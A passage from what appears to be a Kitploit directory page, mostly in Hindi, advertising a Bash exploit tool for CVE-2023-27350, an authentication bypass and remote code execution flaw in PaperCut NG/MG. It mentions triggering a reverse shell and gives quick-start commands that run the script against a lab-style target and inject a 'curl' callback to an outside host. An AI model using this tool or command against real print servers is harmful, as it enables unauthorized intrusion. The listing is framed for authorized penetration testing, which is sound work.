Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

··फ़ीड·संपर्क·गोपनीयता·© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2023-27350 — PaperCut NG/MG प्रमाणीकरण बाईपास और रिमोट कोड निष्पादन (RCE) एक्सप्लॉइट टूल। PaperCut एक्सप्लॉइट श्रृंखला का एक स्टैंडअलोन Bash कार्यान्वयन, जिसमें वैकल्पिक प्रॉक्सी समर्थन, स्वचालित सत्र उन्नयन, और प्रिंट स्क्रिप्टिंग इंजन के माध्यम से गतिशील कमांड इंजेक्शन शामिल है। सुरक्षा ऑडिटिंग और अधिकृत पेनेट्रेशन परीक्षण के लिए डिज़ाइन किया गया। | Kitploit
उपकरण/GitHubGitHub/dezso-dfield/cve-2023-27350
प्रमाणीकरण और प्राधिकरणभेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणपेनिट्रेशन टेस्टिंगकमांड एंड कंट्रोलरिमोट एक्सेस टूल
GitHub

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →

विवरण

dezso-dfield/cve-2023-27350

CVE-2023-27350

रिपॉजिटरी देखेंवेबसाइट
99 महीने पहलेअभी तक समीक्षित नहीं

PaperCut NG/MG प्रमाणीकरण बाईपास और रिमोट कोड निष्पादन (RCE) एक्सप्लॉइट टूल। PaperCut एक्सप्लॉइट श्रृंखला का एक स्टैंडअलोन Bash कार्यान्वयन, जिसमें वैकल्पिक प्रॉक्सी समर्थन, स्वचालित सत्र उन्नयन, और प्रिंट स्क्रिप्टिंग इंजन के माध्यम से गतिशील कमांड इंजेक्शन शामिल है। सुरक्षा ऑडिटिंग और अधिकृत पेनेट्रेशन परीक्षण के लिए डिज़ाइन किया गया।
साझा करें

Exploit Demo

PaperCut NG/MG RCE (CVE-2023-27350)

CVE-2023-27350 के लिए एक सरल बैश एक्सप्लॉइट। यह स्क्रिप्ट प्रमाणीकरण बाइपास, वातावरण तैयारी, और PaperCut प्रिंटर स्क्रिप्टिंग इंजन के माध्यम से कमांड इंजेक्शन को स्वचालित करता है।

दृश्य प्रमाण

बुनियादी RCE:

Visual Walkthrough


रिवर्स शेल ट्रिगर करना:

Visual Walkthrough


त्वरित आरंभ

# Clone the repository
git clone https://github.com/dezso-dfield/CVE-2023-27350.git

# Enter the directory
cd CVE-2023-27350

# Make the script executable
chmod +x rce.sh

# Run the exploit (Example with Proxy)
./rce.sh -u http://10.129.238.16:9191 -x http://10.129.238.16:3128 -c "curl http://10.10.15.82:8000/rce"

विकल्प

  • -u : लक्ष्य URL (उदा., http://10.129.x.x:9191)
  • -c : निष्पादित करने के लिए कमांड (उद्धरणों में लपेटा हुआ)
  • -x : (वैकल्पिक) प्रॉक्सी URL (उदा., http://10.129.x.x:3128)

टूल डाउनलोड करें